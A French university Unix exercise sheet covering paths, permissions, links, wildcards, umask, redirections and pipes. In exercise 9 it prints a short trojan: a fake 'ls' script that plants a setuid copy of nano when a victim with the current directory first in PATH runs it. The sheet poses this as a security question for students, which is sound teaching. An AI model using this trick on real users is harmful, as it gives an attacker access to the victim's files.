

# TD CS130 – Introduction au système d'exploitation Unix

## Exercice n° 1 – Arborescence

Soit l'arborescence de la figure 1, où les répertoires sont indiqués par des rectangles (bien entendu, tous les fichiers ne sont pas montrés).




FIGURE 1 – Une arborescence

- Donner les références absolues suivantes :
  - fichier tp1
  - répertoire user1
  - répertoire ELEC
- Donner les références relatives suivantes :
  - répertoire ELEC à partir du répertoire user1
  - fichier tp1 à partir du répertoire user2
  - répertoire bin à partir du répertoire COMM
- Le répertoire courant étant ELEC, donnez les références absolues correspondant aux références relatives suivantes :
  - ../INFO/tp1
  - ../../INFO/./tp2
  - ../AUTO/../../INFO/tp1
- Le répertoire courant étant ELEC, donnez les références relatives correspondant aux références absolues suivantes :
  - /home/user2
  - /home/user1/INFO/tp2
  - /
  - /bin
- Quelles commandes permettent à l'utilisateur user1 d'effectuer les manipulations suivantes :
  - user1 étant dans son répertoire privé, il désire passer dans le répertoire INFO,
  - user1 étant dans le répertoire INFO, il désire passer dans le répertoire AUTO,
  - user1 étant dans le répertoire AUTO, il désire lister le contenu du répertoire ELEC,
  - user1 étant dans son répertoire privé, il désire lister les informations relatives au répertoire ELEC.

## Exercice n° 2

- Donnez les commandes permettant de créer l'arborescence suivante depuis votre répertoire privé :
- Comment déplacer le sous-arbre rep3 dans rep2 ?
- Comment annuler cette opération ?




FIGURE 2 – Une autre arborescence

### Exercice n° 3 – Droits

1. Déterminer les types et les droits d'accès de chaque utilisateur pour chaque entrée :

```

- r w x - - - - - essai
- r w - r - - r - - resume.txt
d r w x r - x - - x bilan
l r w x r w - r w - raccourci

```

2. En partant de l'état décrit ci-dessus, on tape la ligne suivante. Quels sont au final les droits donnés au fichier `essai` ?

```
chmod a-rwx essai ; chmod u+r,go+x essai ; chmod g+w,o=w essai ; chmod u+x,go-x essai
```

### Exercice n° 4

On commence par taper les commandes suivantes :

```

$ who am i
dupont@localhost.fr
$ ls -l
d r w x - - x - - x dupond bilan
- r w x - - - - - dupond codage
- r - x r - - r - - dupont pgcd
d r - - - - - dupont reserve
- r w x r - - r - - dupont resume.txt
- - - - - dupont secret.txt
d r - - - - - dupont vide

```

Que font alors les instructions suivantes ? Fonctionnent-elles ? Si non, pourquoi ?

```

$ cat resume.txt
$ less secret.txt
$ ./pgcd
$ ./codage
$ ls reserve
$ cp resume.txt pgcd
$ rm pgcd
$ ls bilan
$ cd vide

```

### Exercice n° 5

Soient quatre utilisateurs `user1`, `user2`, `user3` et `user4`.

`user1` crée dans son répertoire privé le répertoire **Projets** avec deux sous répertoires **Projet1** et **Projet2**. Il souhaite assurer que :

- il a tous les droits sur le répertoire Projets et son contenu, les autres peuvent s’y déplacer et lister le contenu,
  - user2 et user3 ont tous les droits sur le répertoire Projet1, user4 peut seulement s’y déplacer mais ne peut pas y créer de fichiers ni en lister le contenu,
  - user1 est le seul à avoir accès à Projet2.
- Comment user1 peut-il mettre en place ceci ?

## Exercice n° 6

1. À quoi sert la commande `chmod` ?
2. Quelles opérations le système réalise-t-il précisément et en détail quand elle s’exécute ?

## Exercice n° 7 – Liens

1. Expliquez le résultat des commandes suivantes.

```
deleuzec@ES0871:~/Cours/CS130/Play$ ls -l
total 8
-rw-r--r-- 2 deleuzec deleuzec 43 Nov 18 23:44 fich1.txt
-rw-r--r-- 2 deleuzec deleuzec 43 Nov 18 23:44 fich2.txt
deleuzec@ES0871:~/Cours/CS130/Play$ chmod go-r fich1.txt; ls -l
total 8
-rw----- 2 deleuzec deleuzec 43 Nov 18 23:44 fich1.txt
-rw----- 2 deleuzec deleuzec 43 Nov 18 23:44 fich2.txt
```

2. Combien de liens ont chacun des répertoires de la figure 2 ?
3. Dans le répertoire `rep2`, on tape la commande `mv fich21 ../rep3/`. Quel est l’effet de cette commande ? Détaillez la séquence des opérations réalisées par le système. La date de dernière modification du fichier `fich21` a-t-elle changé ? D’autres dates ont-elles changé ?
4. Expliquez le résultat de la commande suivante.

```
ES0871:/home/deleuzec# ln /boot/memtest86+.bin /tmp/pp
ln: failed to create hard link '/tmp/pp' => '/boot/memtest86+.bin': Invalid cross-device link
```

## Exercice n° 8 – Jokers

1. Le répertoire courant contient les fichiers suivants : `abc.s`, `abc.svt`, `codage`, `codage.c`, `fichier.txt`, `texte`. Qu’affichent les commandes suivantes ?

- (a) `ls *`
- (b) `ls *.*`
- (c) `ls *.?`
- (d) `ls ?.*`
- (e) `ls f*.txt`
- (f) `ls f*r`
- (g) `ls *c*t`
- (h) `ls a?c*`
- (i) `ls a/?c.*`
- (j) `ls *[ac]*`
- (k) `ls *[^ac]*`

2. Donner la commande qui permet d’afficher la liste des fichiers ayant les caractéristiques suivantes :

- (a) un nom commençant et finissant par `f`
- (b) un nom commençant par `f` et finissant par `a` ou `b`

- (c) un nom commençant par f et ne finissant ni par a ni par b
- (d) un nom de trois lettres
- (e) un nom de trois lettres commençant par a, b ou c
- (f) un nom avec un suffixe de trois lettres
- (g) un nom commençant par un chiffre
- (h) un nom contenant la chaîne abc ou def
- (i) un nom ayant a en première ou deuxième position

## Exercice n° 9 – Sécurité et bit setuid

Afin de pouvoir taper `algo` au lieu de `./algo` pour d'exécuter le logiciel du langage algorithmique Jean-Pierre décide de modifier la variable `PATH` de façon qu'une commande soit recherchée d'abord dans le répertoire courant.

☐ ? Comment fait-il ceci ?

De son côté, Pierre-Jean se logue puis, depuis son répertoire privé, fait les manipulations suivantes :

```
$ mkdir FilmsGratuits
$ cd FilmsGratuits
$ nano ls
$ chmod a+x ls
```

`nano` est un éditeur de texte avec lequel Pierre-Jean a placé le contenu suivant dans le fichier `ls` :

```
cp /usr/bin/nano .nano.$USER
chmod u+s .nano.$USER
chmod a+x .nano.$USER
```

Puis il envoie un mail à Jean-Pierre (et ses amis) leur disant que des tas de films sont disponibles dans son répertoire `FilmsGratuits`.

Jean-Pierre mord à l'hameçon, il tape dans son shell :

```
$ cd ~pierrejean/FilmsGratuits
$ ls
```

Un peu de déçu, il reprend ses activités et oublie rapidement l'incident.

☐ ? Que s'est-il passé exactement ? Quelles sont les conséquences ?

# TD CS130 – Introduction au système d'exploitation Unix

## Exercice n° 10 – Droits sous forme octale

```
$ umask
0022
$ mkdir testdroits
```

Quels sont les droits associés au répertoire `testdroit`? Donnez les commandes (en notation symbolique et en base 8) pour lui donner les droits suivant (on suppose qu'après chaque commande on remet le répertoire à ses droits initiaux) :

	propriétaire			groupe			les autres		
	lecture	écriture	accès	lecture	écriture	accès	lecture	écriture	accès
commande 1	oui	oui	oui	oui	non	oui	non	non	oui
commande 2	oui	non	oui	non	oui	non	non	non	oui
commande 3	non	oui	non	non	non	oui	oui	non	non
commande 4	non	non	oui	oui	non	oui	non	non	non

## Exercice n° 11 – Redirections

Le répertoire courant contient les fichiers suivants : `essai.c`, `essai`, `essai.o`, `script.pl` et `script.res`. Pour chacune des instructions suivantes, que contiennent les fichiers de sortie ?

```
- ls > f1
- wc -w < f1
- ls >> f1
- wc -l < f1 > f2
- ls *.alg > f1 2> f2
- ls -l essai vide > f1 2> f2
- ls -l essai.c > f1 2> f2
- ls -l | wc -l > f1
```

## Exercice n° 12 – Cat et redirections

La commande `cat` lit les données sur l'entrée standard jusqu'à la rencontre d'une marque de fin de fichier, marquée par (C-d) et les place sur la sortie standard. La commande `sort` trie les données de l'entrée standard vers la sortie standard. En utilisant l'une ou l'autre de ces deux commandes et les redirections,

- comment faire la saisie d'un fichier ?
- comment copier un fichier ?
- comment fusionner deux fichiers vers un troisième ?
- comment trier les données saisies au clavier ?
- comment trier les données d'un fichier vers un autre ?
- comment fusionner deux fichiers en triant leurs données ?

## Exercice n° 13 – Répertoires

Donnez une ligne de commande permettant :

1. d'obtenir la liste au format `ls -l` des **répertoires** contenus dans un répertoire donné (aide : utilisez `grep`),
2. de compter le nombre de répertoires dans un répertoire donné,
3. de compter le nombre total de répertoires dans une arborescence (utilisez `find`).

## Exercice n° 14 – Outils et tubes

Soit un fichier texte contenant ceci :

01	5756	Ain	Bourg-en-Bresse	Rhône Alpes
02	7378	Aisne	Laon	Picardie
03	7327	Allier	Moulins	Auvergne
04	6944	Alpes de Haute-Provence	Digne	PACA
05	5520	Hautes-Alpes	Gap	PACA
06	4294	Alpes-Maritimes	Nice	PACA

Les colonnes représentent respectivement : l'indicatif postal, la superficie, le département, le chef-lieu et la région.

1. Quelle ligne de commande permet d'obtenir le nombre de départements appartenant à la région Provence Alpes Côte d'Azur ?
2. de trier le fichier selon la superficie ? selon l'ordre alphabétique de la région ?
3. de lister pour chaque région le nombre de départements ?
4. d'afficher, pour un numéro de département donné, le nom de la région auquel il appartient ?

L'option **-k** de la commande **sort** permet de sélectionner le champ sur lequel baser le tri. Par exemple **sort -k3** trie sur le troisième champ. Les champs sont séparés par un nombre quelconque d'espaces, ou par le caractère précisé avec l'option **-t**.

Voici la page de manuel de l'outil **cut**.

```
CUT(1)                                User Commands                                CUT(1)

NAME
    cut - remove sections from each line of files

SYNOPSIS
    cut OPTION... [FILE]...

DESCRIPTION
    Print selected parts of lines from each FILE to standard output.

    Mandatory arguments to long options are mandatory for short options too.

    -b, --bytes=LIST
        select only these bytes

    -c, --characters=LIST
        select only these characters

    -d, --delimiter=DELIM
        use DELIM instead of TAB for field delimiter

    -f, --fields=LIST
        select only these fields; also print any line that contains no delimiter character,
        unless the -s option is specified

    --complement
        complement the set of selected bytes, characters or fields

    -s, --only-delimited
        do not print lines not containing delimiters

    --output-delimiter=STRING
        use STRING as the output delimiter the default is to use the input delimiter
```

--help display this help and exit

--version

output version information and exit

Use one, and only one of -b, -c or -f. Each LIST is made up of one range, or many ranges separated by commas. Selected input is written in the same order that it is read, and is written exactly once. Each range is one of:

N        N'th byte, character or field, counted from 1  
N-       from N'th byte, character or field, to end of line  
N-M      from N'th to M'th (included) byte, character or field  
-M       from first to M'th (included) byte, character or field

With no FILE, or when FILE is -, read standard input.

## Exercice n° 15 – /dev/null

La section 4 du manuel contient la documentation sur les fichiers spéciaux du système. On montre ci-dessous les premières lignes affichées par la commande `man 4 null`. Donnez un exemple d'utilisation possible de ce fichier.

NULL(4)                      Linux Programmer's Manual                      NULL(4)

### NAME

null, zero - data sink

### DESCRIPTION

Data written to a null or zero special file is discarded.

Reads from the null special file always return end of file (i.e., `read(2)` returns 0), whereas reads from zero always return bytes containing zero (`\0` characters).

## Exercice n° 16 – Bonus...

Comment interprétez-vous le résultat de la commande suivante ?

```
$ ls -lia / | head -3
```

```
total 445
```

```
2 drwxr-xr-x 29 root  root    4096 Oct 27 12:42 .
2 drwxr-xr-x 29 root  root    4096 Oct 27 12:42 ..
```